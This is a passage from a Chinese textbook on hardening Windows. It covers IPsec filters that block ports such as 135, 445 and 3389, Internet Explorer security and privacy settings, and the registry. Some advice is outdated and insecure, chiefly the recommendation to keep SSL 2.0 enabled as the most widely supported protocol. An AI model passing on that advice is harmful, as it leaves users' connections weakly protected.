


图 4-16 安全通信请求








图 4-17　完成 IP 安全策略向导

第 3 步：在图 4-17 中，选中【编辑属性】复选框，单击【完成】按钮，如图 4-18 所示，显示【example 属性】对话框，取消选中【使用“添加向导”】复选框，然后单击【添加】按钮，显示【新规则 属性】对话框，如图 4-19 所示。



图 4-18　【example 属性】对话框




图 4-19　【新规则 属性】对话框

第 4 步：在图 4-19 中，单击【添加】按钮，弹出【IP 筛选器列表】对话框，如图 4-20 所示，取消选中【使用“添加向导”】复选框，然后单击【添加】按钮，弹出【筛选器 属性】对话框，如图 4-21 所示。




图 4-20　【IP 筛选器列表】对话框



图 4-21　【筛选器 属性】对话框【寻址】选项卡





第 5 步：在图 4-21 中，源地址选“任何 IP 地址”，目标地址选“我的 IP 地址”。

第 6 步：选择【协议】选项卡，如图 4-22 所示，在【选择协议类型】下拉列表中选择“TCP”，然后在【到此端口】下的文本框中输入“135”，单击【确定】按钮，这样就添加了一个屏蔽 TCP 135(RPC)端口的筛选器，它可以防止外界通过 135 端口连接本台计算机。随后单击【确定】按钮返回到【IP 筛选器列表】对话框，如图 4-23 所示，可以看到已经添加了一条策略。



图 4-22 【筛选器 属性】对话框【协议】选项卡

第 7 步：重复以上步骤继续添加 TCP 137、139、445 端口和 UDP 135、139、445 端口，为它们建立相应的筛选器。重复以上步骤添加 TCP 1025、2745、3127、6129、3389 等危险端口的屏蔽策略，建立好上述端口的筛选器，最后在图 4-23 中单击【确定】按钮，返回【新规则 属性】对话框，如图 4-24 所示(区别于图 4-19)。



图 4-23 【IP 筛选器列表】对话框

第 8 步：在图 4-24 中，选择【新 IP 筛选器列表】单选按钮，激活新 IP 筛选器，然后选择【筛选器操作】选项卡，如图 4-25 所示。




图 4-24 【新规则 属性】对话框




图 4-25 【筛选器操作】选项卡





第 9 步：在图 4-25 中，取消选中【使用"添加向导"】复选框，然后单击【添加】按钮，弹出【新筛选器操作 属性】对话框，如图 4-26 所示，在【安全措施】选项卡中，选择【阻止】单选按钮，然后单击【确定】按钮，返回到如图 4-27 所示的【新规则 属性】对话框。



图 4-26　【新筛选器操作 属性】对话框




图 4-27　【新规则 属性】对话框

第 10 步：在图 4-27 中，选择【新筛选器操作】单选按钮，激活新筛选器操作，单击【关闭】按钮☒，返回【example 属性】对话框，如图 4-28 所示。

第 11 步：在图 4-28 中，选中【新 IP 筛选器列表】复选框，然后单击【关闭】按钮，返回到图 4-29。




图 4-28　【example 属性】对话框



图 4-29　【本地安全设置】对话框

第 12 步：在图 4-29 中，右击新添加的 IP 安全策略 example，然后选择【指派】。

完成上述端口设置，重新启动计算机后，上述网络端口就被关闭了，从而增强了计算机的安全性。

4.3.3　IE 浏览器

第 1 步：打开 Internet Explorer，依次选择【工具】|【Internet 选项】命令，打开【Internet 选项】对话框，如图 4-30 所示，选择【安全】选项卡。

第 2 步：在图 4-30 中，单击【Internet】图标，就可以对 Internet 区域的一些安全选项进行设置了。虽然有不同级别的默认设置，但是最好根据实际情况调整一下。单击【自定义级别】按钮，出现【安全设置】对话框，如图 4-31 所示，其中是所有 IE 的安全设置。

下面介绍图 4-31 中主要的安全设置。






图 4-30 【安全】选项卡



图 4-31 【安全设置】对话框

(1) 下载已签名的 ActiveX 控件。经过第三方认证机构签名，证明该 ActiveX 控件是安全的，并且可以设置为允许下载这种控件。

(2) 下载未签名的 ActiveX 控件。与经过签名认证的 ActiveX 控件相比，未经签名认证的 ActiveX 控件可能会包含潜在的安全隐患，因此这个选项最好不要设置为启用。如果设置为询问，可以根据正在访问的站点的性质由自己决定是否下载安装未经认证的 ActiveX 控件。

(3) 运行 ActiveX 控件和插件。假设已经禁止了所有 ActiveX 控件和插件的运行，那么这个选项就可以放心地设置为“管理员认可”。这个选项不建议设置为允许。

(4) 活动脚本。现在脚本程序非常流行，通过脚本程序可以建立很多实用的网页，如果禁用脚本程序，一些网页将不能正常浏览。这里建议设置为禁用，至于少数重要的但是不能正常浏览的网页，将在后面介绍解决办法。

(5) Java 小程序脚本。Javascript 是一种公开的、多平台、面向对象的脚本语言。很多网页中都使用了 Javascript 脚本，但是为了安全起见最好禁用它。

第 3 步：如果进行了 IE 的安全设置后，影响到少数必须要访问的站点，但是为了安全又不想把 Internet 区域的安全级别设置得太低，那么可以将一些信任的站点添加到“受信任的站点”中去。方法是：在图 4-30 的 Internet 选项的【安全】选项卡中，单击【受信任的站点】图标，然后单击【站点】按钮，出现如图 4-32 所示的对话框，输入希望添加的网址，然后单击右侧的【添加】按钮。

第 4 步：打开图 4-30 中的【内容】选项卡，单击【自动完成】按钮，出现如图 4-33 所示的【自动完成设置】对话框，所列出来的每一项，自动完成功能都会保存特定的内容，其中有如下内容。

(1) Web 地址。会保存在 IE 地址栏中输入过的内容。

(2) 表单。会保存在网页中填写的资料，例如论坛上的发言(除用户名和密码)，搜索引擎中使用过的关键字。





图 4-32　添加受信任的站点




图 4-33　【自动完成设置】对话框

（3）表单上的用户名和密码。会保存登录论坛或其他网页时输入的用户名和密码。

（4）提示我保存密码。当登录一个网站或者论坛时都会输入相应的账号和密码，然后会弹出【自动完成】对话框，提示：“是否让 Windows 记住该密码”，注意，出现这段提示时请用户要慎重选择。虽然该功能在使用上非常方便，但是要根据具体环境进行不同的选择，比如在使用公共计算机时，就不要让计算机保存密码，防止其他人利用用户记录在这台计算机上的登录信息登录用户进入的论坛、网站，甚至进入用户的个人邮箱等。有些用户也许根本就没有注意就随便单击了【保存密码】按钮，等看清楚的时候，密码已经保存到浏览器中了，而这些密码信息被保存到本地计算机中的 Cookies 文件中，只要把 Cookies 文件删除即可。

自动完成可以节省很多时间，但同时也带来了很大的安全隐患。

为了安全起见，打开图 4-30 中的【常规】选项卡，如图 4-34 所示，可以单击【删除 Cookies】和【清除历史记录】按钮。

第 5 步：打开图 4-30 中的【高级】选项卡，如图 4-35 所示，下面介绍图 4-35 中主要的设置。



图 4-34　删除浏览的历史记录



图 4-35　【高级】选项卡



(1) 不将加密的页面存入硬盘

启用了这个选项后,对于加密页面(主要是 URL 以 https 打头的)将不会保存到 Internet 临时文件夹中。如果多人共用同一台计算机,这个选项是很有必要的,这样别人就无法通过 Internet 临时文件窥探到你访问过的加密网页了(如某些电子商务网站的信用卡付费页面)。

(2) 检查发行商的证书吊销

如果选择了这个选项,当访问某些需要认证的站点时,IE 会首先检查给站点提供的证书是否依然有效。一般情况下,建议启用该设置。

(3) 检查服务器的证书吊销

这个选项将会使 IE 检查站点服务器的证书是否仍然有效,一般也应该启用这个设置。

(4) 检查下载的程序的签名

如果启用了这个设置,在下载了程序后 IE 会通过签名自动检查程序是否被非法改动过。一般应当启用这个设置。

(5) 将提交的 POST 重定向到不允许发送的区域时发出警告

启用这个设置后,在某些论坛或类似的地方提交的一些信息如果被发送到了其他的服务器上,IE 就会发出警报提醒。所以为了安全起见该设置也应当启用。

(6) 使用 SSL 2.0、SSL 3.0 和 TLS 1.0

它们都与在 Internet 上通过协议加密数据有关。例如一些网站的身份认证和重要数据的传输,在这过程中都会用到 SSL 加密。因此最佳建议是这 3 个选项全部启用。但是如果启用后在访问某些加密站点出现错误时,那么可以禁用除 SSL 2.0 之外的其他两个协议,因为不同版本之间可能会有冲突,而 SSL 2.0 是被采用得最广泛的,一般的加密站点都会支持。

(7) 在安全和非安全模式之间转换时发出警告

当启用这个设置之后,如果要从一个安全的网页(可能是经过 SSL 加密的)进入到一个不安全的网页时,IE 会发出警告提醒,以避免在不知情的情况下泄露一些私人的信息。

(8) 使用被动 FTP(用于防火墙和 DSL 调制解调器兼容)

这个设置将会允许在使用 IE 浏览 FTP 服务器时使用被动模式,这种模式更加安全,因为服务器方无法获得本地 IP 地址,如果不能正常访问某些 FTP 服务器,就可以试试启用或者禁用这个设置。

第 6 步:在图 4-34 中,单击【Internet 临时文件】选项组的【设置】按钮,出现如图 4-36 所示对话框,依据硬盘空间大小来设定临时文件夹的容量大小。

在上网的过程中 IE 会在系统盘内自动地把浏览过的图片、Cookies 等数据信息保留在 Internet 临时文件夹内,目的是为了便于下次访问该网页时迅速调用已保存在硬盘中的网页文件,从而加快上网的速度。但是,上网的时间一长,Internet 临时文件夹的容量会越来越大,这样将导致磁盘碎片的产生,影响系统的正常运行。因此,可以考虑改变 Internet 临时文件的路径,这样既可以减轻系统的负担,还可以在系统重装后保留临时文件。单击图 4-36 中的【移动文件夹】按钮,选择 Internet 临时文件夹路径。

第 7 步:打开图 4-37 所示的【隐私】选项卡,通过滑杆来设置 Cookie 的隐私设置,从高到低依次为:阻止所有 Cookie、高、中上、中、低、接受所有 Cookie 这 6 个级别,默认级别为



中。另外，要选中【阻止弹出窗口】复选框。



图 4-36　Internet 临时文件和历史记录设置



图 4-37　【隐私】选项卡

第 8 步：注册表中与 IE 相关的设置。

(1) IE 首页网址如图 4-38 所示。

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page




图 4-38　IE 首页网址键值

(2) HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\中的键值。

4.3.4　注册表

注册表是 Windows 的重要组成部分，它存放了 Windows 中所有应用程序和系统配置信息。在 Windows 功能和应用软件被执行前，首先从注册表中取出参数，根据这些参数决定软件的具体运行过程。注册表也是黑客攻击的主要对象之一。黑客通过对被攻击方注册表的访问获取大量系统信息，甚至直接击毁系统。

注册表中包含了有关计算机如何运行的信息。Windows 将它的配置信息存储在以树状格式组织的数据库(注册表)中。注册表编辑器是用来查看和更改系统注册表设置的高级工具，尽管可以用注册表编辑器查看和修改注册表，但通常不必这样做，因为更改不正确可能会损坏系统。除非绝对必要，否则不要编辑注册表。能够编辑和还原注册表的高级用户可以安全地使用注册表编辑器执行以下任务：清除重复项或删除已被卸载或删除的程序的项。



